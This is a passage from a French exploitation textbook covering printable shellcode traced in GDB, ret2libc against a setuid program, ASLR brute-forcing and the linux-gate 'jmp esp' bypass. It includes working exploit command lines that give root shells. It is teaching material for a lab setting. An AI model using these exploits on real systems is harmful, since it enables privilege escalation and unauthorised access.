jPiXP-cccc-Dw0D- WICzP-c66c-W0TmPTTTT-%NN0-%o42-7a-0P-xGGx-rrrx-aFOwP-pApA-N-
w-- B2H2PPPPPPPPPPPPPPPPPPPPP'
sh-3.2# whoami
root
sh-3.2#
```

Parfait ! Si vous n'avez pas réussi à suivre tout ce qui s'est passé, la sortie suivante examine l'exécution du shellcode imprimable dans GDB. Les adresses sur la pile seront légèrement différentes, ce qui modifie les adresses de retour, mais cela n'affecte en rien le shellcode imprimable – il calcule son emplacement en fonction d'ESP, ce qui le rend polyvalent :

```
reader@hacking:~/booksrc $ gdb -q ./update_info
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass update_product_description
Dump of assembler code for function update_product_description:
0x080484a8 <update_product_description+0>:      push   ebp
0x080484a9 <update_product_description+1>:      mov    ebp,esp
0x080484ab <update_product_description+3>:      sub    esp,0x28
0x080484ae <update_product_description+6>:      mov    eax,DWORD PTR [ebp+8]
0x080484b1 <update_product_description+9>:      mov    DWORD PTR [esp+4],eax
0x080484b5 <update_product_description+13>:     lea    eax,[ebp-24]
0x080484b8 <update_product_description+16>:     mov    DWORD PTR [esp],eax
0x080484bb <update_product_description+19>:     call   0x8048388 <strcpy@plt>
0x080484c0 <update_product_description+24>:     mov    eax,DWORD PTR [ebp+12]
0x080484c3 <update_product_description+27>:     mov    DWORD PTR [esp+8],eax
0x080484c7 <update_product_description+31>:     lea    eax,[ebp-24]
0x080484ca <update_product_description+34>:     mov    DWORD PTR [esp+4],eax
0x080484ce <update_product_description+38>:     mov    DWORD PTR [esp],0x80487a0
0x080484d5 <update_product_description+45>:     call   0x8048398 <printf@plt>
0x080484da <update_product_description+50>:     leave
0x080484db <update_product_description+51>:     ret
End of assembler dump.
(gdb) break *0x080484db
Breakpoint 1 at 0x80484db: file update_info.c, line 21.
(gdb) run $(perl -e 'print "AAAA"x10') $(cat ./printable)
Starting program: /home/reader/booksrc/update_info $(perl -e 'print "AAAA"x10') $(cat
./printable)
[DEBUG]: desc argument is at 0xbffff8fd

Program received signal SIGSEGV, Segmentation fault.
0xb7f06bfb in strlen () from /lib/tls/i686/cmov/libc.so.6
(gdb) run $(perl -e 'print "\xfd\xf8\xff\xbf"x10') $(cat ./printable)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
```

```
Starting program: /home/reader/booksrc/update_info $(perl -e 'print
"\xfd\xf8\xff\xbf"x10') $(cat ./printable)
[DEBUG]: desc argument is at 0xbffff8fd
Updating product # with description 'TX-3399-Purr-!TTTP\%JONE%501:-%mm4-%mm%--DW%P-
Yf1Y-fwfYyzSzP-iii%-Zkx%-%Fw%P-XXn6-99w%-ptt%P-%w%%-qqqq-jPiXP-cccc-Dw0D-WICzP-c66c-
W0TmP-TTTT-%NN0-%o42-7a-0P-xGGx-rrrx-aFOwP-pApA-N-w--B2H2PPPPPPPPPPPPPPPPPPPPP'

Breakpoint 1, 0x080484db in update_product_description (
    id=0x72727550 <Address 0x72727550 out of bounds>,
    desc=0x5454212d <Address 0x5454212d out of bounds>) at update_info.c:21
21      }
(gdb) stepi
0xbffff8fd in ?? ()
(gdb) x/9i $eip
0xbffff8fd:     push   esp
0xbffff8fe:     pop    eax
0xbffff8ff:     sub    eax,0x39393333
0xbffff904:     sub    eax,0x72727550
0xbffff909:     sub    eax,0x54545421
0xbffff90e:     push   eax
0xbffff90f:     pop    esp
0xbffff910:     and    eax,0x454e4f4a
0xbffff915:     and    eax,0x3a313035
(gdb) i r esp
esp            0xbffff6d0       0xbffff6d0
(gdb) p /x $esp + 860
$1 = 0xbffffa2c
(gdb) stepi 9
0xbffff91a in ?? ()
(gdb) i r esp eax
esp            0xbffffa2c       0xbffffa2c
eax            0x0      0
```

Les neuf premières instructions ajoutent 860 à ESP et mettent à zéro le registre EAX. Les huit instructions suivantes empilent les huit derniers octets du shellcode par tronçons de quatre octets. Cette procédure est répétée dans les trente-deux instructions suivantes afin de construire l'intégralité du shellcode sur la pile :

```
(gdb) x/8i $eip
0xbffff91a:     sub    eax,0x346d6d25
0xbffff91f:     sub    eax,0x256d6d25
0xbffff924:     sub    eax,0x2557442d
0xbffff929:     push   eax
0xbffff92a:     sub    eax,0x59316659
0xbffff92f:     sub    eax,0x59667766
0xbffff934:     sub    eax,0x7a537a79
0xbffff939:     push   eax
(gdb) stepi 8
0xbffff93a in ?? ()
(gdb) x/4x $esp
0xbffffa24:     0x53e28951      0x80cde189      0x00000000      0x00000000
(gdb) stepi 32
0xbffff9ba in ?? ()
(gdb) x/5i $eip
0xbffff9ba:     push   eax
0xbffff9bb:     push   eax
```

```
0xbffff9bc:     push   eax
0xbffff9bd:     push   eax
0xbffff9be:     push   eax
(gdb) x/16x $esp
0xbffffa04:     0x90909090      0x31c03190      0x99c931db      0x80cda4b0
0xbffffa14:     0x51580b6a      0x732f2f68      0x622f6868      0xe3896e69
0xbffffa24:     0x53e28951      0x80cde189      0x00000000      0x00000000
0xbffffa34:     0x00000000      0x00000000      0x00000000      0x00000000
(gdb)  i r eip esp eax
eip            0xbffff9ba       0xbffff9ba
esp            0xbffffa04       0xbffffa04
eax            0x90909090       -1869574000
(gdb)
```

Le shellcode est à présent totalement construit sur la pile et EAX est fixé à `0x90909090`. Cette valeur est empilée plusieurs fois afin de mettre en place un tableau de NOP entre la fin du code de chargement et le shellcode nouvellement construit :

```
(gdb) x/24x 0xbffff9ba
0xbffff9ba:     0x50505050      0x50505050      0x50505050      0x50505050
0xbffff9ca:     0x50505050      0x00000050      0x00000000      0x00000000
0xbffff9da:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffff9ea:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffff9fa:     0x00000000      0x00000000      0x90900000      0x31909090
0xbffffa0a:     0x31db31c0      0xa4b099c9      0x0b6a80cd      0x2f685158
(gdb) stepi 10
0xbffff9c4 in ?? ()
(gdb) x/24x 0xbffff9ba
0xbffff9ba:     0x50505050      0x50505050      0x50505050      0x50505050
0xbffff9ca:     0x50505050      0x00000050      0x00000000      0x00000000
0xbffff9da:     0x90900000      0x90909090      0x90909090      0x90909090
0xbffff9ea:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff9fa:     0x90909090      0x90909090      0x90909090      0x31909090
0xbffffa0a:     0x31db31c0      0xa4b099c9      0x0b6a80cd      0x2f685158
(gdb) stepi 5
0xbffff9c9 in ?? ()
(gdb) x/24x 0xbffff9ba
0xbffff9ba:     0x50505050      0x50505050      0x50505050      0x90905050
0xbffff9ca:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff9da:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff9ea:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff9fa:     0x90909090      0x90909090      0x90909090      0x31909090
0xbffffa0a:     0x31db31c0      0xa4b099c9      0x0b6a80cd      0x2f685158
(gdb)
```

Le pointeur d'exécution (EIP) peut alors traverser le pont de NOP pour atteindre le shellcode construit.

Le shellcode imprimable est une technique qui permet d'ouvrir certaines portes. Avec les autres techniques présentées, nous disposons de briques de base à combiner de différentes manières. Leurs utilisations vont vous demander une certaine ingéniosité. Soyez astucieux et battez-les à leur propre jeu.

0x6a0 Renforcer les contre-mesures

Les techniques d'exploitation décrites dans ce chapitre existent depuis des années. L'arrivée de méthodes de protection astucieuses n'a été qu'une question de temps. Un exploit peut être vu comme un processus en trois phases : premièrement, une forme de corruption de la mémoire, deuxièmement, une modification dans le flux de contrôle, et, troisièmement, une exécution du shellcode.

0x6b0 Pile non exécutable

La plupart des applications n'ont aucunement besoin d'exécuter quoi que ce soit sur la pile. Par conséquent, une défense évidente contre les exploits par débordement d'un tampon consiste à rendre la pile non exécutable. Une fois cela fait, le shellcode inséré dans la pile n'a pratiquement aucune chance de réussir. Ce type de défense arrêtera la majorité des exploits existants et est de plus en plus répandu. La dernière version d'OpenBSD possède par défaut une pile non exécutable. Sous Linux, le correctif PaX du noyau apporte cette fonctionnalité.

0x6b1 ret2libc

Bien entendu, il existe une technique qui permet de contourner cette contre-mesure. Elle consiste à *retourner dans libc*. libc est la bibliothèque C standard qui contient les différentes fonctions de base, comme `printf()` et `exit()`. Puisque ces fonctions sont partagées, tout programme qui appelle `printf()` dirige l'exécution vers l'emplacement approprié dans libc. Un exploit peut procéder de la même manière et diriger une exécution d'un programme vers une certaine fonction de libc. La fonctionnalité d'un tel exploit est limitée par les fonctions disponibles dans libc, ce qui constitue une restriction importante par rapport à un shellcode arbitraire. Cependant, rien n'est jamais exécuté sur la pile.

0x6b2 Retourner dans system()

`system()` fait partie des fonctions les plus simples de libc dans laquelle nous pouvons retourner. Vous le savez, cette fonction prend un seul argument et l'exécute avec `/bin/sh`. Puisqu'elle ne prend qu'un seul argument, elle représente une cible. Pour notre exemple, nous allons nous appuyer sur un programme vulnérable simple.

vuln.c

```
int main(int argc, char *argv[])
{
        char buffer[5];
        strcpy(buffer, argv[1]);
        return 0;
}
```

Bien entendu, il doit être compilé et setuid root pour devenir réellement vulnérable :

```
reader@hacking:~/booksrc $ gcc -o vuln vuln.c
reader@hacking:~/booksrc $ sudo chown root ./vuln
reader@hacking:~/booksrc $ sudo chmod u+s ./vuln
reader@hacking:~/booksrc $ ls -l ./vuln
-rwsr-xr-x 1 root reader 6600 2007-09-30 22:43 ./vuln

reader@hacking:~/booksrc $
```

L'idée générale est de forcer le programme vulnérable à lancer un shell, sans rien exécuter sur la pile, en retournant dans la fonction `system()` de libc en lui passant l'argument `/bin/sh`.


Tout d'abord, nous devons déterminer l'emplacement de la fonction `system()` dans libc. Il sera différent pour chaque système, mais, une fois connu, il ne changera pas tant que la bibliothèque libc n'est pas recompilée. Pour trouver l'emplacement d'une fonction de libc, l'une des solutions les plus simples consiste à créer un petit programme factice et à le déboguer :

```
reader@hacking:~/booksrc $ cat > dummy.c
int main()
{ system(); }
reader@hacking:~/booksrc $ gcc -o dummy dummy.c
reader@hacking:~/booksrc $ gdb -q ./dummy
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".

(gdb) break main
Breakpoint 1 at 0x804837a
(gdb) run
Starting program: /home/matrix/booksrc/dummy

Breakpoint 1, 0x0804837a in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7ed0d80 <system>
(gdb) quit
```

Nous créons un programme factice qui invoque la fonction `system()`. Après l'avoir compilé, nous ouvrons le binaire dans un débogueur et fixons un point d'arrêt au début du programme. L'exécution est lancée et l'emplacement de la fonction `system()` est affiché. Dans ce cas, elle se trouve à l'adresse `0xb7ed0d80`.

Armés de cette information, nous pouvons diriger l'exécution du programme vers la fonction `system()` de libc. Cependant, notre objectif est d'obliger le programme vulnérable à exécuter `system("/bin/sh")` afin d'obtenir un shell. Nous devons donc fournir un argument. Lorsque l'exécution revient dans libc, l'adresse de retour et les arguments de la fonction sont pris dans la pile conformément à un format désormais

familier : l'adresse de retour suivie des arguments. Sur la pile, l'appel "retourner dans libc" doit avoir l'allure suivante.



Immédiatement après l'adresse de la fonction de libc, nous trouvons celle à laquelle l'exécution doit retourner une fois l'appel terminé. Puis tous les arguments de la fonction sont fournis à la suite.

Dans ce cas, l'adresse de retour de l'exécution après l'appel à la fonction de libc n'a pas vraiment d'importance, puisqu'un shell interactif va être ouvert. Par conséquent, ces quatre octets peuvent simplement représenter un emplacement pour la valeur `FAKE`. Il n'y a qu'un seul argument, qui doit pointer sur la chaîne `/bin/sh`. Elle peut être placée n'importe où en mémoire ; une variable d'environnement fait un excellent candidat. Dans la sortie suivante, plusieurs espaces sont placés avant la chaîne. Ils jouent le rôle d'un tableau de NOP, qui nous donne plus de liberté de mouvement, puisque `system("  /bin/sh")` est équivalent à `system("  /bin/sh")` :

```
reader@hacking:~/booksrc $ export BINSH="          /bin/sh"
reader@hacking:~/booksrc $ ./getenvaddr BINSH ./vuln
BINSH will be at 0xbffffe5b
reader@hacking:~/booksrc $
```

L'adresse de `system()` est `0xb7ed0d80`, et celle de la chaîne `/bin/sh` sera `0xbffffe5b` lors de l'exécution du programme. Cela signifie que l'adresse de retour sur la pile doit être écrasée par une suite d'adresses, en commençant par `0xb7ecfd80`, suivie de `FAKE` (puisque la destination de l'exécution après l'appel à `system()` n'a pas d'importance) et terminée par `0xbffffe5b`.

Une recherche dichotomique montre que l'adresse de retour est probablement écrasée par le huitième mot de l'entrée du programme. Par conséquent, nous devons ajouter sept mots de données factices pour décaler l'exploit :

```
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD"x5')
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD"x10')
Segmentation fault
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD"x8')
Segmentation fault
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD"x7')
Illegal instruction
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD"x7 .
"\x80\x0d\xed\xb7FAKE\x5b\xfe\xff\xbf"')
sh-3.2# whoami
root
sh-3.2#
```

Si nécessaire, nous pouvons étendre cet exploit en enchaînant les appels à libc. L'adresse de retour FAKE utilisée dans cet exemple peut être remplacée afin de diriger l'exécution du programme. Nous pouvons effectuer d'autres appels à libc ou l'exécution peut être renvoyée vers d'autres parties utiles dans les instructions du programme.

0x6c0 Zone de pile aléatoire

Cette contre-mesure de protection prend une approche un tantinet différente. Au lieu d'empêcher l'exécution sur la pile, elle s'appuie sur une organisation aléatoire de la mémoire correspondante. Ainsi, l'assaillant est incapable de faire retourner l'exécution dans le shellcode en attente, puisqu'il ne sait pas où il se trouve.

Cette contre-mesure est activée par défaut dans le noyau Linux depuis sa version 2.6.12, mais elle est désactivée dans le LiveCD qui accompagne ce livre. Pour la remettre en service, envoyez 1 dans `/proc/sys/kernel/randomize_va_space` :

```
reader@hacking:~/booksrc $ sudo su -
root@hacking:~ # echo 1 > /proc/sys/kernel/randomize_va_space
root@hacking:~ # exit
logout
reader@hacking:~/booksrc $ gcc exploit_notesearch.c
reader@hacking:~/booksrc $ ./a.out
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
-------[ end of note data ]------
reader@hacking:~/booksrc $
```

Lorsque cette contre-mesure est active, l'exploit de `notesearch` ne fonctionne plus, puisque l'organisation de la pile est aléatoire. Chaque fois qu'un programme démarre, la pile débute à un emplacement aléatoire, comme l'illustre l'exemple suivant.

aslr_demo.c

```
#include <stdio.h>

int main(int argc, char *argv[]) {
   char buffer[50];

   printf("buffer is at %p\n", &buffer);

   if(argc > 1)
      strcpy(buffer, argv[1]);

   return 1;
}
```

Ce programme présente une vulnérabilité manifeste aux débordements de tampon. Cependant, lorsque l'ASLR (*Address Space Layout Randomization*) est active, l'exploitation n'est plus aussi simple :

```
reader@hacking:~/booksrc $ gcc -g -o aslr_demo aslr_demo.c
reader@hacking:~/booksrc $ ./aslr_demo
buffer is at 0xbffbbf90
reader@hacking:~/booksrc $ ./aslr_demo
buffer is at 0xbfe4de20
reader@hacking:~/booksrc $ ./aslr_demo
buffer is at 0xbfc7ac50
reader@hacking:~/booksrc $ ./aslr_demo $(perl -e 'print "ABCD"x20')
buffer is at 0xbf9a4920
Segmentation fault
reader@hacking:~/booksrc $
```

Remarquez comment le tampon change de position sur la pile à chaque exécution. Nous pouvons toujours injecter le shellcode et corrompre la mémoire afin d'écraser l'adresse de retour, mais nous ne connaissons pas l'emplacement du shellcode en mémoire. La randomisation change l'emplacement de tout le contenu de la pile, y compris des variables d'environnement :

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo
SHELLCODE will be at 0xbfd919c3
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo
SHELLCODE will be at 0xbfe499c3
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo
SHELLCODE will be at 0xbfcae9c3
reader@hacking:~/booksrc $
```

Ce type de protection peut se révéler très efficace contre les exploits de l'assaillant normal, mais il ne suffit pas toujours à arrêter le hacker déterminé. Pouvez-vous imaginer une manière d'exploiter ce programme dans de telles conditions ?

0x6c1 Investigations avec BASH et GDB

Puisque l'ASLR n'empêche pas la corruption de la mémoire, nous pouvons toujours utiliser un script BASH brutal pour déterminer le décalage de l'adresse de retour à partir du début du tampon. Lorsqu'un programme se termine, la valeur retournée par la fonction `main()` correspond à l'état de terminaison. Cet état est placé dans la variable `$?` de BASH, que nous pouvons utiliser pour détecter si le programme s'est crashé :

```
reader@hacking:~/booksrc $ ./aslr_demo test
buffer is at 0xbfb80320
reader@hacking:~/booksrc $ echo $?
1
reader@hacking:~/booksrc $ ./aslr_demo $(perl -e 'print "AAAA"x50')
buffer is at 0xbfbe2ac0
Segmentation fault
reader@hacking:~/booksrc $ echo $?
139
reader@hacking:~/booksrc $
```

En utilisant l'instruction `if` de BASH, nous pouvons arrêter notre script brutal lorsqu'il fait crasher la cible. Le bloc du `if` se trouve entre les mots clés `then` et `fi` ; l'espace dans l'instruction `if` est obligatoire. L'instruction `break` indique au script de sortir de la boucle `for` :

```
reader@hacking:~/booksrc $ for i in $(seq 1 50)
> do
> echo "Trying offset of $i words"
> ./aslr_demo $(perl -e "print 'AAAA'x$i")
> if [ $? != 1 ]
> then
> echo "==>  Correct offset to return address is $i words"
> break
> fi
> done
Trying offset of 1 words
buffer is at 0xbfc093b0
Trying offset of 2 words
buffer is at 0xbfd01ca0
Trying offset of 3 words
buffer is at 0xbfe45de0
Trying offset of 4 words
buffer is at 0xbfdcd560
Trying offset of 5 words
buffer is at 0xbfbf5380
Trying offset of 6 words
buffer is at 0xbffce760
Trying offset of 7 words
buffer is at 0xbfaf7a80
Trying offset of 8 words
buffer is at 0xbfa4e9d0
Trying offset of 9 words
buffer is at 0xbfacca50
Trying offset of 10 words
buffer is at 0xbfd08c80
Trying offset of 11 words
buffer is at 0xbff24ea0
Trying offset of 12 words
buffer is at 0xbfaf9a70
Trying offset of 13 words
buffer is at 0xbfe0fd80
Trying offset of 14 words
buffer is at 0xbfe03d70
Trying offset of 15 words
buffer is at 0xbfc2fb90
Trying offset of 16 words
buffer is at 0xbff32a40
Trying offset of 17 words
buffer is at 0xbf9da940
Trying offset of 18 words
buffer is at 0xbfd0cc70
Trying offset of 19 words
buffer is at 0xbf897ff0
Illegal instruction
==>  Correct offset to return address is 19 words reader@hacking:~/booksrc $
```

Puisque nous connaissons le décalage, nous pouvons écraser l'adresse de retour. Cependant, nous ne pouvons toujours pas exécuter un shellcode puisque son emplacement reste aléatoire. Depuis GDB, examinons le programme juste avant qu'il ne s'apprête à retourner de la fonction `main()` :

```
reader@hacking:~/booksrc $ gdb -q ./aslr_demo
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main:
0x080483b4 <main+0>:    push   ebp
0x080483b5 <main+1>:    mov    ebp,esp
0x080483b7 <main+3>:    sub    esp,0x58
0x080483ba <main+6>:    and    esp,0xfffffff0
0x080483bd <main+9>:    mov    eax,0x0
0x080483c2 <main+14>:   sub    esp,eax
0x080483c4 <main+16>:   lea    eax,[ebp-72]
0x080483c7 <main+19>:   mov    DWORD PTR [esp+4],eax
0x080483cb <main+23>:   mov    DWORD PTR [esp],0x80484d4
0x080483d2 <main+30>:   call   0x80482d4 <printf@plt>
0x080483d7 <main+35>:   cmp    DWORD PTR [ebp+8],0x1
0x080483db <main+39>:   jle    0x80483f4 <main+64>
0x080483dd <main+41>:   mov    eax,DWORD PTR [ebp+12]
0x080483e0 <main+44>:   add    eax,0x4
0x080483e3 <main+47>:   mov    eax,DWORD PTR [eax]
0x080483e5 <main+49>:   mov    DWORD PTR [esp+4],eax
0x080483e9 <main+53>:   lea    eax,[ebp-72]
0x080483ec <main+56>:   mov    DWORD PTR [esp],eax
0x080483ef <main+59>:   call   0x80482c4 <strcpy@plt>
0x080483f4 <main+64>:   mov    eax,0x1
0x080483f9 <main+69>:   leave
0x080483fa <main+70>:   ret
End of assembler dump.
(gdb) break *0x080483fa
Breakpoint 1 at 0x80483fa: file aslr_demo.c, line 12.
(gdb)
```

Le point arrêt est placé sur la dernière instruction de `main()`. Cette instruction affecte à EIP l'adresse de retour enregistrée sur la pile. Lorsqu'un exploit écrase cette adresse, il s'agit de la dernière instruction dont le programme originel avait le contrôle. Examinons la valeur des registres à ce stade du code pour deux exécutions différentes :

```
(gdb) run
Starting program: /home/reader/booksrc/aslr_demo
buffer is at 0xbfa131a0

Breakpoint 1, 0x080483fa in main (argc=134513588, argv=0x1) at aslr_demo.c:12
12      }
(gdb) info registers
eax            0x1      1
ecx            0x0      0
edx            0xb7f000b0       -1209007952
ebx            0xb7efeff4       -1209012236
esp            0xbfa131ec       0xbfa131ec
ebp            0xbfa13248       0xbfa13248
esi            0xb7f29ce0       -1208836896
```

```
edi            0x0      0
eip            0x80483fa        0x80483fa <main+70>
eflags         0x200246 [ PF ZF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/aslr_demo
buffer is at 0xbfd8e520

Breakpoint 1, 0x080483fa in main (argc=134513588, argv=0x1) at aslr_demo.c:12
12      }
(gdb) i r esp
esp            0xbfd8e56c       0xbfd8e56c
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/aslr_demo
buffer is at 0xbfaada40

Breakpoint 1, 0x080483fa in main (argc=134513588, argv=0x1) at aslr_demo.c:12
12      }
(gdb) i r esp
esp            0xbfaada8c       0xbfaada8c
(gdb)
```

Malgré le caractère aléatoire des exécutions, l'adresse dans ESP présente des similitudes avec celle du tampon (en gras). Cela n'a rien d'anormal, puisque le pointeur de pile pointe sur la pile et que le tampon se trouve sur la pile. La valeur d'ESP et l'adresse du tampon sont modifiées de la même quantité aléatoire, puisqu'elles sont liées.

La commande `stepi` de GDB fait avancer l'exécution du programme d'une seule instruction. Nous pouvons nous en servir pour vérifier la valeur d'ESP une fois que l'instruction `ret` a été exécutée :

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/aslr_demo
buffer is at 0xbfd1ccb0

Breakpoint 1, 0x080483fa in main (argc=134513588, argv=0x1) at aslr_demo.c:12
12      }
(gdb) i r esp
esp            0xbfd1ccfc       0xbfd1ccfc
(gdb) stepi
0xb7e4debc in __libc_start_main () from /lib/tls/i686/cmov/libc.so.6
(gdb) i r esp
esp            0xbfd1cd00       0xbfd1cd00
(gdb) x/24x 0xbfd1ccb0
0xbfd1ccb0:    0x00000000       0x080495cc       0xbfd1ccc8       0x08048291
```

```
0xbfd1ccc0:     0xb7f3d729      0xb7f74ff4      0xbfd1ccf8      0x08048429
0xbfd1ccd0:     0xb7f74ff4      0xbfd1cd8c      0xbfd1ccf8      0xb7f74ff4
0xbfd1cce0:     0xb7f937b0      0x08048410      0x00000000      0xb7f74ff4
0xbfd1ccf0:     0xb7f9fce0      0x08048410      0xbfd1cd58      0xb7e4debc
0xbfd1cd00:     0x00000001      0xbfd1cd84      0xbfd1cd8c      0xb7fa0898
(gdb) p 0xbfd1cd00 - 0xbfd1ccb0
$1 = 80
(gdb) p 80/4
$2 = 20
(gdb)
```

L'exécution d'une seule instruction montre que `ret` ajoute 4 à la valeur d'ESP. En soustrayant la valeur d'ESP à l'adresse du tampon, nous calculons qu'ESP pointe 80 octets (ou 20 mots) après le début du tampon. Puisque le décalage de l'adresse de retour était de 19 mots, cela signifie qu'après l'instruction `ret` finale de `main()`, ESP pointe sur la mémoire de la pile qui se trouve juste après l'adresse de retour. Cela pourrait nous intéresser si nous trouvions un moyen de faire en sorte qu'EIP saute à l'adresse désignée par ESP.

0x6c2 Rebondir contre linux-gate

La technique décrite dans cette section ne fonctionne pas avec les noyaux Linux postérieurs à la version 2.6.18. Elle a gagné une certaine popularité et, bien entendu, les développeurs ont corrigé le problème. Le noyau utilisé par le LiveCD est la version 2.6.20. La sortie suivante vient de la machine loki, qui utilise un noyau Linux 2.6.17. Même si cette technique ne fonctionne pas avec le LiveCD, les concepts sous-jacents peuvent être appliqués à d'autres situations.

Rebondir contre linux-gate fait référence à un objet partagé, exposé par le noyau, qui ressemble à une bibliothèque partagée. L'outil `ldd` affiche les dépendances d'un programme avec les bibliothèques partagées. Dans la sortie suivante, remarquez-vous un point intéressant concernant la bibliothèque linux-gate ?

```
matrix@loki /hacking $ $ uname -a
Linux hacking 2.6.17 #2 SMP Sun Apr 11 03:42:05 UTC 2007 i686 GNU/Linux
matrix@loki /hacking $ cat /proc/sys/kernel/randomize_va_space
1
matrix@loki /hacking $ ldd ./aslr_demo
        linux-gate.so.1 =>  (0xffffe000)
        libc.so.6 => /lib/libc.so.6 (0xb7eb2000)
        /lib/ld-linux.so.2 (0xb7fe5000)
matrix@loki /hacking $ ldd /bin/ls
        linux-gate.so.1 =>  (0xffffe000)
        librt.so.1 => /lib/librt.so.1 (0xb7f95000)
        libc.so.6 => /lib/libc.so.6 (0xb7e75000)
        libpthread.so.0 => /lib/libpthread.so.0 (0xb7e62000)
        /lib/ld-linux.so.2 (0xb7fb1000)
matrix@loki /hacking $ ldd /bin/ls
        linux-gate.so.1 =>  (0xffffe000)
```

```
        librt.so.1 => /lib/librt.so.1 (0xb7f50000)
        libc.so.6 => /lib/libc.so.6 (0xb7e30000)
        libpthread.so.0 => /lib/libpthread.so.0 (0xb7e1d000)
        /lib/ld-linux.so.2 (0xb7f6c000)
matrix@loki /hacking $
```

Quel que soit le programme, même avec l'ASLR activée, linux-gate.so.1 est toujours présente à la même adresse. Il s'agit d'un objet virtuel partagé dynamiquement que le noyau utilise pour accélérer les appels système. Il est donc indispensable à chaque processus. Il est chargé directement par le noyau et n'existe nulle part sur le disque.

Le point important est que chaque processus dispose d'un bloc de mémoire qui contient les instructions de linux-gate et qu'il est toujours placé au même endroit, même lorsque l'ASLR est activée. Nous allons y rechercher une certaine instruction assembleur, `jmp esp`, qui envoie le pointeur d'exécution (EIP) à l'adresse désignée par ESP.

Tout d'abord, assemblons l'instruction pour connaître son code machine :

```
matrix@loki /hacking $ cat > jmpesp.s
BITS 32
jmp esp
matrix@loki /hacking $ nasm jmpesp.s
matrix@loki /hacking $ hexdump -C jmpesp
00000000  ff e4                                             |..|
00000002
matrix@loki /hacking $
```

À partir de cette information, nous pouvons écrire un simple programme qui recherche ce motif dans sa propre mémoire.

find_jmpesp.c

```
int main()
{
   unsigned long linuxgate_start = 0xffffe000;
   char *ptr = (char *) linuxgate_start;

   int i;

   for(i=0; i < 4096; i++)
   {
      if(ptr[i] == '\xff' && ptr[i+1] == '\xe4')
         printf("found jmp esp at %p\n", ptr+i);
   }
}
```

L'exécution de ce programme montre que cette instruction existe à l'adresse `0xffffe777`. Vérifions-le avec GDB :

```
matrix@loki /hacking $ ./find_jmpesp
found jmp esp at 0xffffe777
matrix@loki /hacking $ gdb -q ./aslr_demo
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) break main
```

```
Breakpoint 1 at 0x80483f0: file aslr_demo.c, line 7.
(gdb) run
Starting program: /hacking/aslr_demo

Breakpoint 1, main (argc=1, argv=0xbf869894) at aslr_demo.c:7
7               printf("buffer is at %p\n", &buffer);
(gdb) x/i 0xffffe777
0xffffe777:     jmp    esp
(gdb)
```

Autrement dit, si nous écrasons l'adresse de retour par `0xffffe777`, l'exécution ira dans linux-gate au retour de la fonction `main()`. Puisqu'il s'agit d'une instruction `jmp esp`, l'exécution ressortira immédiatement de linux-gate pour aller à l'adresse désignée par ESP. À partir de notre débogage précédent, nous savons qu'à la fin de la fonction `main()` ESP pointe juste après l'adresse de retour. Par conséquent, si un shellcode est placé à cet endroit, EIP doit rebondir directement dessus :

```
matrix@loki /hacking $ sudo chown root:root ./aslr_demo
matrix@loki /hacking $ sudo chmod u+s ./aslr_demo
matrix@loki /hacking $ ./aslr_demo $(perl -e 'print "\x77\xe7\xff\xff"x20')$(cat scode.bin)
buffer is at 0xbf8d9ae0
sh-3.1#
```

Cette technique permet également d'exploiter le programme `notesearch` :

```
matrix@loki /hacking $ for i in `seq 1 50`; do ./notesearch $(perl -e "print
'AAAA'x$i"); if [ $? == 139 ]; then echo "Try $i words"; break; fi; done
[DEBUG] found a 34 byte note for user id 1000
[DEBUG] found a 41 byte note for user id 1000
[DEBUG] found a 63 byte note for user id 1000
-------[ end of note data ]------

*** CONTENU RETIRÉ ***

[DEBUG] found a 34 byte note for user id 1000
[DEBUG] found a 41 byte note for user id 1000
[DEBUG] found a 63 byte note for user id 1000
-------[ end of note data ]------
Segmentation fault
Try 35 words
matrix@loki /hacking $ ./notesearch $(perl -e 'print "\x77\xe7\xff\xff"x35')$(cat scode.bin)
[DEBUG] found a 34 byte note for user id 1000
[DEBUG] found a 41 byte note for user id 1000
[DEBUG] found a 63 byte note for user id 1000
-------[ end of note data ]------
Segmentation fault
matrix@loki /hacking $ ./notesearch $(perl -e 'print "\x77\xe7\xff\xff"x36')$(cat scode2.bin)
[DEBUG] found a 34 byte note for user id 1000
[DEBUG] found a 41 byte note for user id 1000
[DEBUG] found a 63 byte note for user id 1000
-------[ end of note data ]------
sh-3.1#
```

L'estimation initiale de 35 mots n'était pas correcte, puisque le programme se crashe avec le plus petit tampon d'exploit. Mais nous sommes sur la bonne voie et un ajustement manuel (ou une manière plus précise de calculer le décalage) nous suffit.

